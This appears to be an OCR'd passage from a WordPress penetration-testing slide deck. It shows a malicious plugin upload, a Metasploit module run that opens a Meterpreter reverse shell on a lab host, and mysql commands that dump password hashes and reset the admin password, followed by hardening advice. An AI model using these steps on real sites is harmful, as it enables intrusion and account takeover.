
PLUGIN RCE
PHP PLUGIN

- Probably this won't do anything apparently, but if you go to Media, you will see your shell uploaded:



PLUGIN RCE
PHP PLUGIN

- Access it and you will see the URL to execute the reverse shell:




PLUGIN RCE
UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- **(This part is copied from https://www.hackingarticles.in/wordpress-reverse-shell/)**
- Some time logon users do not own writable authorization to make modifications to the WordPress theme, so we choose “Inject WP pulgin malicious” as an alternative strategy to acquiring a web shell.
- So, once you have access to a WordPress dashboard, you can attempt installing a malicious plugin. Here I’ve already downloaded the vulnerable plugin from exploit db.
- Click **here** to download the plugin for practice.


PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN




PLUGIN RCE
UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- Since we have zip file for plugin and now it's time to upload the plugin.
- Dashboard > plugins > upload plugin




PLUGIN RCE
UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- Browse the downloaded zip file as shown.




PLUGIN RCE
UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- Once the package gets installed successfully, we need to activate the plugin.



PLUGIN RCE
UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- Once the package gets installed successfully, we need to activate the plugin.



PLUGIN RCE
UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- When everything is well setup then go for exploiting. Since we have installed vulnerable plugin named “reflex-gallery” and it is easily exploitable.
- You will get exploit for this vulnerability inside Metasploit framework and thus load the below module and execute the following command:
- As the above commands are executed, you will have your meterpreter session. Just as portrayed in this article, there are multiple methods to exploit a WordPress platformed website.

PLUGIN RCE
UPLOADING AND ACTIVATING MALICIOUS PLUGIN

```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[+] Our payload is at: UCmmvcxfXSBjZRS.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:34352) at 20
[+] Deleted UCmmvcxfXSBjZRS.php

meterpreter >
```

POST EXPLOITATION

- Extract usernames and passwords:

```
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use
wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"
```

- Change admin and password:

```
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use
wordpress;UPDATE wp_users SET user_pass=MD5('hacked') WHERE ID = 1;"
```

WORDPRESS PROTECTION
REGULAR UPDATES

- Make sure WordPress, plugins, and themes are up to date. Also confirm that automated updating is enabled in wp-config.php:

```
define( 'WP_AUTO_UPDATE_CORE', true );
add_filter( 'auto_update_plugin', '__return_true' );
add_filter( 'auto_update_theme', '__return_true' );
```

WORDPRESS PROTECTION
SECURITY PLUGINS

- Wordfence Security
- Sucuri Security
- iThemes Security

WORDPRESS PROTECTION
OTHER RECOMMENDATIONS

- Remove default **admin** user
- Use **strong passwords** and **2FA**
- Periodically **review** users **permissions**
- **Limit login attempts** to prevent Brute Force attacks
- Rename **wp-admin.php** file and only allow access internally or from certain IP addresses.